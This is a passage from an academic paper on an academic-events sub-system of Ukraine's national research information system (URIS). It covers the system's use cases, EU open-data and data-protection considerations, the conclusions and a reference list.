


Figure 5: Main metadata of the academic events.

of dashboards on national and instructional levels, and declaration of participation in the academic events by scientists. The primary users of the sub-system are scientists (receiving notifications about new events, declaring participation, submission of publications), institutions administrators (review dashboards, automatization of reporting), government representatives (review dashboards, science management), providers (publish the data on the academic event), administrator of academic event system (check the facts on the academic event, organizations and approve/decline the submission of the academic event data) and other sub-systems of URIS. Therefore, the process is further: providers submit the data on academic events; the administrator checks the data; scientists receive the notification; the event is passing; institutions and government receive data in the form of dashboards, and scientists receive the participation provide in their profiles.



receiving notifications about new events
declaring participation
submission of publication
Scientist
<extend>
check the facts on conference, organizations
Administrator
approve/decline the submission of the conference data
Conference provider
publish the data on conference
<extend>
<extend>
<extend>
<extend>
review institution's dashboards
automatization of reporting
science management
review institution's dashboards
Institution administration
Government representative

Figure 6: Use case diagram.

4. Discussion

Therefore, the proposed system as part of URIS will be helpful for a scientist. Compared to existing systems such as SICRIS, NARCIS, or Research.fi, the URIS will also collect data on the events that will be useful for scientists and save the scientist from participation in predatory conferences that are pretty widespread in Ukraine.

It is worth noting that in terms of European integration, it is essential to consider European legislation. The principles of Findability, Accessibility, Interoperability, and Reusability are declared in FAIR. As the EU declared open data and the re-use of public sector information by Directive (EU) 2019/1024, it is vital to develop and provide URIS and its sub-system on academic events that ensure the re-use of scientific data. It is essential to provide General Data Protection Regulation according to Regulation (EU) 2016/679. Adherence and ensuring of points declared seem relevant in the proposed system.

As ontology is a pretty effective tool in structuring scientific data [15, 16, 17], data on academic events may be represented in the form of ontologies that will provide additional structuring. In this case, data on ontologies will be structured by direction, and users will be able to use such structure to separate only by the required direction. It seems relevant to represent such taxonomies in the CIT Polyhedron system [18, 19, 20].

Transparency is crucial to involve and motivate youth to study activities. A lot of studies is demonstrate the importance of motivation in science and education [21, 22, 23, 24] Currently, the untransperency of science may repel youth; therefore, especially for them, it is vital to ensure motivation. It is worth noting that the motivation of youth to do science is acute [23, 25]. Digitalization of science may help by providing equal and transparent conditions [26].

5. Conclusions

The geographical distribution of the data, its aggregation, and decreasing latency are crucial in science. In this field, data generated by scientists and administrators and inputted into the computers in edges should be aggregated and further processed in a central cloud server. The National Ukrainian Research Information System ("URIS") is developing to solve this problem. It foresees developing to consolidate service, store, structure, and disseminate up-to-date information on all studies, scientists, instructions, projects, and other scientific data related to Ukraine. One of the components of URIS is the academic activity sub-system that helps to provide transparency in science and save scientists from participation in predatory. The primary metadata of the academic events includes general information on the event, submission details, fee information, and data obtained from URIS. The proposed user case model foresees the roles of scientists, institutional administrators, government representatives, administrators of academic event systems, and other sub-systems of URIS. It is essential to consider FAIR principles, Directive (EU) 2019/1024, and Regulation (EU) 2016/679. One of the effective ways of representing conference data is taxonomies. Digitalization of science may help by providing equal and transparent conditions.

References

[1] J. Portenoy, J. D. West, Constructing and evaluating automated literature review systems, Scientometrics 125 (2020) 3233–3251. doi:10.1007/s11192-020-03490-w.

[2] M. Popova, L. Globa, R. Novogrudska, Multilevel Ontologies for Big Data Analysis and Processing, Proceedings of International Conference on Applied Innovation in IT 9 (2021) 41–53. doi:10.25673/36583.

[3] J. Taheri, S. Deng (Eds.), Edge Computing: Models, technologies and applications, volume 33 of *IET professional application of computing*, Institution of Engineering and Technology, 2020. doi:10.1049/PBPC033E.

[4] K. Cao, Y. Liu, G. Meng, Q. Sun, An Overview on Edge Computing Research, IEEE Access 8 (2020) 85714–85728. doi:10.1109/ACCESS.2020.2991734.

[5] Z. Zhao, F. Liu, Z. Cai, N. Xiao, Edge Computing: Platforms, Applications and Challenges, Jisuanji Yanjiu yu Fazhan/Computer Research and Development 55 (2018) 327–337. doi:10.7544/issn1000-1239.2018.20170228.

[6] X. Hong, Y. Wang, Edge Computing Technology: Development and Countermeasures, Chinese Journal of Engineering Science 20 (2018) 20. doi:10.15302/j-sscae-2018.02.004.

[7] S. Munirathinam, Chapter Six - Industry 4.0: Industrial Internet of Things (IIOT), in: P. Raj, P. Evangeline (Eds.), The Digital Twin Paradigm for Smarter Systems and Environments: The Industry Use Cases, volume 117 of *Advances in Computers*, 2020. doi:10.1016/bs.adcom.2019.10.010.

[8] O. A. Mahmood, A. R. Abdellah, A. Muthanna, A. Koucheryavy, Distributed Edge Computing for Resource Allocation in Smart Cities Based on the IoT, Information 13 (2022) 328. doi:10.3390/info13070328.

[9] L. U. Khan, I. Yaqoob, N. H. Tran, S. M. A. Kazmi, T. N. Dang, C. S. Hong, Edge-Computing-Enabled Smart Cities: A Comprehensive Survey, IEEE Internet of Things Journal 7 (2020) 10200–10232. doi:10.1109/JIOT.2020.2987070.

[10] R. Dave, N. Seliya, N. Siddiqui, The Benefits of Edge Computing in Healthcare, Smart Cities, and IoT, Journal of Computer Sciences and Applications 9 (2021) 23–34. doi:10.12691/jcsa-9-1-3.

[11] E. Dijk, C. Baars, A. Hogenaar, M. van Meel, NARCIS: The Gateway to Dutch Scientific Information, in: Digital Spectrum: Integrating Technology and Culture: Supplement to the Proceedings of the 10th International Conference on Electronic Publishing, Data Archiving and Networked Services (DANS), Bansko, Bulgaria, 2006, pp. 49 – 58. URL: https://pure.knaw.nl/ws/portalfiles/portal/86266383/233_elpub2006.content_0.pdf.

[12] L. Curk, Implementation of the Evaluation of Researchers' Bibliographies in Slovenia, Procedia Computer Science 146 (2019) 72–83. doi:10.1016/j.procs.2019.01.082.

[13] J. Nikkanen, H. M. Puuska, Researchers' profiles in the Finnish Research Information Hub, Procedia Computer Science 211 (2022) 206–210. doi:10.1016/j.procs.2022.10.193.

[14] S. Nazarovets, Natsionalna naukovo-informatsiina systema URIS ta pryntsyp yii pobudovy (2020) 1–4. doi:10.5281/zenodo.4038422.

[15] V. V. Prykhodniuk, M. V. Nadutenko, H. M. Potapov, Programmatic system for interactive representation of scientific institution results, Scientific notes of Junior Academy of

Sciences of Ukraine (2022) 91–99. doi:10.51707/2618-0529-2022-24-11.

[16] L. Globa, R. Novogrudskaya, B. Zadoienko, O. Y. Stryzhak, Ontological Model for Scientific Institutions Information Representation, in: 2020 IEEE International Conference on Problems of Infocommunications. Science and Technology (PIC S&T), 2020, pp. 255–258. doi:10.1109/PICST51311.2020.9467984.

[17] R. A. Tarasenko, S. A. Usenko, Y. B. Shapovalov, V. B. Shapovalov, A. Paschke, I. M. Savchenko, Ontology-based learning environment model of scientific studies, in: V. Ermolayev, A. E. Kiv, S. O. Semerikov, V. N. Soloviev, A. M. Striuk (Eds.), Proceedings of the 9th Illia O. Teplytskyi Workshop on Computer Simulation in Education (CoSinE 2021) co-located with 17th International Conference on ICT in Education, Research, and Industrial Applications: Integration, Harmonization, and Knowledge Transfer (ICTERI 2021), Kherson, Ukraine, October 1, 2021, volume 3083 of *CEUR Workshop Proceedings*, CEUR-WS.org, 2021, pp. 43–58. URL: https://ceur-ws.org/Vol-3083/paper278.pdf.

[18] O. Stryzhak, V. Prykhodniuk, M. Popova, M. Nadutenko, S. Haiko, R. Chepkov, Development of an Oceanographic Databank Based on Ontological Interactive Documents, in: K. Arai (Ed.), Intelligent Computing - Proceedings of the 2021 Computing Conference, Volume 2, SAI 2021, Virtual Event, 15-16 July, 2021, volume 284 of *Lecture Notes in Networks and Systems*, Springer, 2021, pp. 97–114. doi:10.1007/978-3-030-80126-7_8.

[19] O. Stryzhak, V. Horborukov, V. Prychodniuk, O. Franchuk, R. Chepkov, Decision-making System Based on The Ontology of The Choice Problem, Journal of Physics: Conference Series 1828 (2021) 012007. doi:10.1088/1742-6596/1828/1/012007.

[20] Y. Shapovalov, V. Shapovalov, R. Tarasenko, Z. Bilyk, I. Shapovalova, A. Paschke, F. Andruszkiewicz, Practical application of systemizing expedition research results in the form of taxonomy, Educational Technology Quarterly 2022 (2022) 216–231. doi:10.55056/etq.40.

[21] L. Linnenbrink-Garcia, A. M. Durik, A. M. M. Conley, K. E. Barron, J. M. Tauer, S. A. Karabenick, J. M. Harackiewicz, Measuring situational interest in academic domains, Educational and Psychological Measurement 70 (2010) 647–671. doi:10.1177/0013164409355699.

[22] İ. Dökme, A. Açıksöz, Z. Koyunlu Ünlü, Investigation of STEM fields motivation among female students in science education colleges, International Journal of STEM Education 9 (2022) 8. doi:10.1186/s40594-022-00326-2.

[23] D. Fortus, I. Touitou, Changes to students' motivation to learn science, Disciplinary and Interdisciplinary Science Education Research 3 (2021) 1. doi:10.1186/s43031-020-00029-0.

[24] O. Pursky, A. Selivanova, I. Buchatska, T. Dubovyk, T. Tomashevska, H. Danylchuk, Features of learning motivation in the conditions of coronavirus pandemic (COVID-19), Educational Technology Quarterly 2021 (2021) 375–387. doi:10.55056/etq.31.

[25] S. M. Duisenova, Scientific Motivation of Young Scientists of Higher Educational Institutions (Engaged in Sociological Research), Mediterranean Journal of Social Sciences 6 (2015) 26. doi:10.5901/mjss.2015.v6n6s1p26.

[26] O. Kuzminska, Selecting tools to enhance scholarly communication through the life cycle of scientific research, Educational Technology Quarterly 2021 (2021) 402–414. doi:10.55056/etq.19.